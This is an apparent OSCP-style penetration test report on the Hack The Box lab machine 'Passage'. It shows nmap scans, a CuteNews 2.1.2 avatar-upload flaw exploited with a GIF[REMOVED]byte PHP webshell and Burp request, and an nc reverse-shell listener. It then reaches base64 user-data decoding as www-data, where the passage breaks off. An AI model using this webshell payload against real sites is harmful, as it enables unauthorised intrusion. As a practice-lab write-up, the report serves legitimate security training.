
Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-09-23

Contents

1	Offensive Security OSCP Exam Report	3
1.1	Introduction:	3
1.2	Objective:	3
1.3	Requirement:	3
2	High-Level Summary	4
2.1	Recommendations:	4
3	Methodologies	5
3.1	Information Gathering:	5
3.2	Penetration:	5
3.2.1	System IP: 10.10.10.206(Passage)	5
3.2.1.1	Service Enumeration:	5
3.2.1.2	Scanning	6
3.2.1.3	Gaining Shell	7
3.2.1.4	Privilege Escalation	18
3.2.1.5	Proof File	20
4	Maintaining Access	22
5	House Cleaning:	23

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – **Passage**. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. **Passage** was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Passage(10.10.10.146) - Remote code execution in upload avatar vulnerability and priesc vulnerability in usb creator

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Passage - 10.10.10.206

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining Passage to a variety of systems. During this penetration test, I was able to successfully gain Passage to **Passage**.

3.2.1 System IP: 10.10.10.206(Passage)

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.206	TCP: 22,80\

3.2.1.2 Scanning

Nmap-Initial

```
# Nmap 7.80 scan initiated Tue Sep 21 01:53:28 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪ 10.10.10.206
Nmap scan report for 10.10.10.206
Host is up, received reset ttl 63 (0.14s latency).
Scanned at 2021-09-21 01:53:29 PDT for 15s
Not shown: 998 closed ports
Reason: 998 resets
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 17:eb:9e:23:ea:23:b6:b1:bc:c6:4f:db:98:d3:d4:a1 (RSA)
| ssh-rsa
↪ AAAAB3NzaC1yc2EAAAADAQABAAQDVnCUEEK8NK4naCBGc9im6v6c67d5w/z/i72QIXW9JPJ6bv/rdc45F0di0SovmWW6onhKbdUje+8
|   256 71:64:51:50:c3:7f:18:47:03:98:3e:5e:b8:10:19:fc (ECDSA)
| ecdsa-sha2-nistp256
↪ AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBcDB2WkcMmurybnHuHi f0k30GwNcZ1/7kTJM67u+Cm/6np9tRhyFrj
|   256 fd:56:2a:f8:d0:60:a7:f1:a0:a1:47:a4:38:d6:a8:a1 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGRIhMr/zUartoStYphvYD6kVzr7TDo+gIQfS2WwhSBd
80/tcp    open  http      syn-ack ttl 63  Apache httpd 2.4.18 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Passage News
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Sep 21 01:53:44 2021 -- 1 IP address (1 host up) scanned in 15.85 seconds
```

Nmap-Full

```
# Nmap 7.80 scan initiated Tue Sep 21 01:54:04 2021 as: nmap -sC -sV -p- -vv -oA nmap/full
↪ 10.10.10.206
Nmap scan report for 10.10.10.206
Host is up, received reset ttl 63 (0.14s latency).
Scanned at 2021-09-21 01:54:04 PDT for 362s
Not shown: 65533 closed ports
Reason: 65533 resets
PORT      STATE SERVICE REASON          VERSION
```

```
22/tcp open  ssh      syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 17:eb:9e:23:ea:23:b6:b1:bc:c6:4f:db:98:d3:d4:a1 (RSA)
| ssh-rsa
|   AAAAB3NzaC1yc2EAAAADAQABAAQDVnCUEEK8NK4naCBGc9im6v6c67d5w/z/i72QIXW9JPJ6bv/rdc45FOdiOSovmWW6onhKbdUje+8
|   256 71:64:51:50:c3:7f:18:47:03:98:3e:5e:b8:10:19:fc (ECDSA)
| ecdsa-sha2-nistp256
|   AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBcDB2wKcMmurybnHuHifOk30GwNcZ1/7kTJM67u+Cm/6np9tRhyFrj
|   256 fd:56:2a:f8:d0:60:a7:f1:a0:a1:47:a4:38:d6:a8:a1 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGRIhMr/zUartoStYphvYD6kVzr7TDo+gIQfS2WwhSBd
80/tcp open  http      syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Passage News
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Sep 21 02:00:06 2021 -- 1 IP address (1 host up) scanned in 362.59 seconds
```

3.2.1.3 Gaining Shell

System IP: 10.10.10.206

Vulnerability Exploited : Remote code execution in upload avatar vulnerability and priesc vulnerability in usb creator

System Vulnerable : 10.10.10.206

Vulnerability Explanation : The specific version of cutenews cms is vulnerable to Remote code execution from the avatar file upload

Privilege Escalation Vulnerability : Weak user passwords and adding user to the high privileged groups are very dangerous in today's world

Vulnerability fix : Administrator has to make sure that the user is not using a weak password along with adding the user to the sudo group which is very dangerous

Severity Level : Critical

From the nmap there are only couple of ports open for this machine. By checking that they are port 80 and 22. We can start our enumeration with port 80 since that has more exposure.

Website seems to be like a news website which contains news in a foreign language. Tried to run nikto but it seems like ended without any reason i was confused initially then i got to see that the blog post contain fail2ban mentioned over there to protect from brute forcing.




Figure 3.1: passage/images/205-website.png


Unfortunately due to fail2ban i will not be able to run the nikto, gobuster which sends packets continuously.



Figure 3.2: 210-cutenews_reveal.png

While checking the website it reveals that the cms used in the website is **Cutenews**. Checked in google for any scanner but unable to find any unfortunately.

While searching for the exploits in google i found an article link which clearly states that there is a vulnerability in avatar upload with the magic byte. Seems like the website dont sanitize what extensions we upload it just checks for the magicbytes in the file.



← → ↻ 🏠 10.10.10.206/CuteNews/

CuteNews news management system

Please sign in

User

Password

☐ Remember me

Sign in

Register

[\(lost password\)](#)

Figure 3.3: 215-login_page.png

/CuteNews is redirected to the login page. As per the blog we need to register the account first and then we need to upload the avatar.

10.10.10.206/CuteNews/?register

CuteNews news management system

Please Register

User Name: *

Nickname:

Password: *

Normal

Confirm Password: *

Email: *

Register

Powered by CuteNews 2.1.2 © 2002-2021 CutePHP.
(unregistered)

Figure 3.4: 220-register_legend.png

In the register page we can see the version as CuteNews 2.1.2 so we are on a right track.





Figure 3.5: 225-personal_options.png

Since we are sure that we need magic bytes so we can upload `phpinfo()` with the magic byte to check for the initial code execution.

```
GIF8a;  
<?php phpinfo(); ?>
```



10.10.10.206/CuteNews/index.php?mod=main&opt=personal

CuteNews news management system

[Dashboard](#) > Personal options

General options

User Name:
legend

Email:
legend@legend.com

☐ Hide my e-mail from visitors

New Password:
.....

Confirm New Password
.....

Nickname
legend

Avatar
Browse... test.php

Personal site


About me

Save Changes

User s
Registrati
Access L

Figure 3.6: 230-upload_test.png

After the upload we get a confirmation that upload is successful.



The screenshot shows a web browser at the URL 10.10.10.206/CuteNews/index.php. The page header for 'CuteNews news management system' includes a 'Dashboard' link. A green success message box states: 'Success - User info updated! Check your email.' Below this is a breadcrumb trail: 'Dashboard > Personal options'. The main content area is divided into two sections. The 'General options' section contains input fields for 'User Name' (legend), 'Email' (legend@legend.com), a checkbox for 'Hide my e-mail from visitors', 'New Password', 'Confirm New Password', 'Nickname' (legend), and an 'Avatar' section. The 'User statistics' section shows 'Registration date: 2021-09-' and 'Access Level: Commenter'.

10.10.10.206/CuteNews/index.php

CuteNews news management system Dashboard

Success - User info updated! Check your email.

Dashboard > Personal options

General options

User Name:
legend

Email:
legend@legend.com

☐ Hide my e-mail from visitors

New Password:

Confirm New Password

Nickname
legend

Avatar

User statistics

Registration date: 2021-09-
Access Level: Commenter

Figure 3.7: 235-success_upload_test.png

This can be viewed from /CuteNews/uploads folder. I can see that the upload is successful and file is available in the folder.




Figure 3.8: 240-upload_folder_test.png

By accessing the file confirms that there is a code execution on the website. We can upload the malicious payload and get the reverse shell easily now.




Figure 3.9: 245-code_exec_confir.png

i am going to upload one more file with the reverse shell exec module and try to get the reverse shell. I can upload the php reverse shell as well which will also work without any issues but however keeping it small is always a very good practice.

```
GIF8a;  
<?php echo system($_REQUEST['legend']); ?>
```

Lets use burp and get the reverse shell so that we dont have to worry about url encoding and all if we change the request to post.

```
42 legend  
43 -----39301368337505049533877938179  
44 Content-Disposition: form-data; name="avatar_file"; filename="test.php"  
45 Content-Type: application/x-php  
46  
47 GIF8a;  
48 <?php echo system($_REQUEST['legend']); ?>  
49 -----39301368337505049533877938179  
50 Content-Disposition: form-data; name="more[site]"  
51  
52  
53 -----39301368337505049533877938179
```

Figure 3.10: 250-change_request.png

After accessing the file we have the code execution for whoami. We can execute script to get a reverse shell.

Request	Response
1 GET /CuteNews/uploads/avatar_legend_test.php?legend=whoami HTTP/1.1 2 Host: 10.10.10.206 3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101 Firefox/92.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Cookie: CUTENEWS_SESSION=dk1kma5ir69jh26deuootakmr3 9 Upgrade-Insecure-Requests: 1 10 11	1 HTTP/1.1 200 OK 2 Date: Thu, 23 Sep 2021 03:13:56 GMT 3 Server: Apache/2.4.18 (Ubuntu) 4 Content-Length: 24 5 Connection: close 6 Content-Type: text/html; charset=UTF-8 7 8 GIF8a: 9 www-data 10 www-data

Figure 3.11: 255-whoami_confirm.png

By executing nc reverse script we got the reverse shell for the machine.




Figure 3.12: 260-nc_rev.png

```

→ I7Z3R0 nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.206 57278
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

```

By checking the github page for the cutenews it seems like it doesn't have a sql database. So I need to find a way how it stores the usernames and password.

I tried to access the home directory but we have no permission over there so we need to find out some kind of login password to get in to a different shell and get to the root.

While poking around the cms I found an odd folder called users. By going through it I found that it's base64 encoded data.

```

www-data@passage:/var/www/html/CuteNews/cdata/users$ ls
09.php 16.php 32.php 49.php 5d.php 6e.php 7a.php 97.php c8.php d5.php e0.php lines
0a.php 21.php 3d.php 52.php 66.php 77.php 8f.php b0.php d4.php d6.php fc.php users.txt
www-data@passage:/var/www/html/CuteNews/cdata/users$

```

Figure 3.13: 265-user_folder.png

```

www-data@passage:/var/www/html/CuteNews/cdata/users$ cat 8f.php | grep -v die | base64 -d;echo
a:1:{s:2:"id";a:1:{i:1592483047;s:5:"admin";}}

```

Figure 3.14: 270-test_decode.png

Decoding seems like something interesting like mysql. Same lines are available in a folder called lines. We can decode that one.


```
